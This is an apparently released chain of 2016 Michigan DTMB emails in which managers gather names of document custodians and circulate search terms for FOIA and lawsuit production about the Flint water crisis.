
---

**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:53 AM  
**To:** VanCoevering, Joyce (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

The names below would have received or been copied on emails regarding water pickup and/or deliveries, or deliveries of other items such as printers or IT equipment.

Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



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**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



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<WrightS17@michigan.gov>

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Office of Support Services  
MI Department of Technology, Management and Budget  
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**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <King55@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>

**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire

Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSH” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevery, Joyce (DTMB) <Vancoevering1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB’s effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard “search terms” which we will use to compile documents related to this lawsuit.


**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be



a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:54 AM  
**To:** Wright, Seth (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Thanks

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:53 AM  
**To:** VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>  
**Cc:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

The names below would have received or been copied on emails regarding water pickup and/or deliveries, or deliveries of other items such as printers or IT equipment.

Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:50 AM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

I need names of anyone that may have email/communications with Flint in the content. I would assume you/staff will have several.

Thanks

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



**HELP. CONNECT. SOLVE.**


---

**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:48 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoevering1@michigan.gov](mailto:Vancoevering1@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Joyce,

To the best of my knowledge, we (Delivery, Warehouse, Depot, & Surplus) would not have any of these terms in our email except for emails pertaining to helping get water to Flint or assisting with other deliveries.

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:10 AM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Thompson, Kristi (DTMB)

<thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>

**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Don't forget !!!!

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)

**Sent:** Friday, February 12, 2016 4:06 PM

**To:** Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>

**Subject:** FW: NEW DEADLINE - Time Sensitive Request

**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



**HELP. CONNECT. SOLVE.**

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB)

<GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoeverying, Joyce (DTMB) <Vancoevering1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>  
**Subject:** NEW DEADLINE - Time Sensitive Request

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“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB)

<GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

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Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:04 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request

???? What about the work RMS staff has been doing with HPTrim?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:58 AM  
**To:** VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmbsc/Pages/default.aspx>



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>

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Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>

**Subject:** NEW DEADLINE - Time Sensitive Request

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Legionnaire  
Legionella



“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSN” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorBB@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,


Jean Ingersoll is leading DTMB’s effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard “search terms” which we will use to compile documents related to this lawsuit.

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a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
  
**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:09 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

But if they have any emails with those key terms they still need to submit the names of those folks. For example, if IT asked for their assistance to store emails from Flint, then that person's name should be included.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:07 AM  
**To:** VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

They wouldn't be recipients of any of the emails. They are the service provider helping the agencies develop a plan for keeping their responsive emails.

Thanks,  
Kristi

On Feb 16, 2016, at 10:04 AM, VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)> wrote:

???? What about the work RMS staff has been doing with HPTrim?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

---

**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:58 AM

**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Subject:** RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM

Records Manager

DTMB, OSS, LOS

Records Management Services

[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738\\_\\_\\_\\_,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738____,00.html)  
517-335-9450

DTMB service catalog

<http://inside.michigan.gov/dtmbsc/Pages/default.aspx>

<image001.gif>

---

**From:** VanCoevering, Joyce (DTMB)

**Sent:** Friday, February 12, 2016 4:06 PM

**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>

**Subject:** FW: NEW DEADLINE - Time Sensitive Request

**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director

Office of Support Services

MI Department of Technology, Management and Budget

517-322-5005

<image002.png>

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Best, Marcy (DTMB) <[BestM@michigan.gov](mailto:BestM@michigan.gov)>; Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Gilliland, Michael (DTMB) <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>; Gonzalez, Tonyia (DTMB) <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ingersoll, Jean (DHHS) <[ingersollJ@michigan.gov](mailto:ingersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian

(DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Thursday, February 11, 2016 4:40 PM  
**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>;

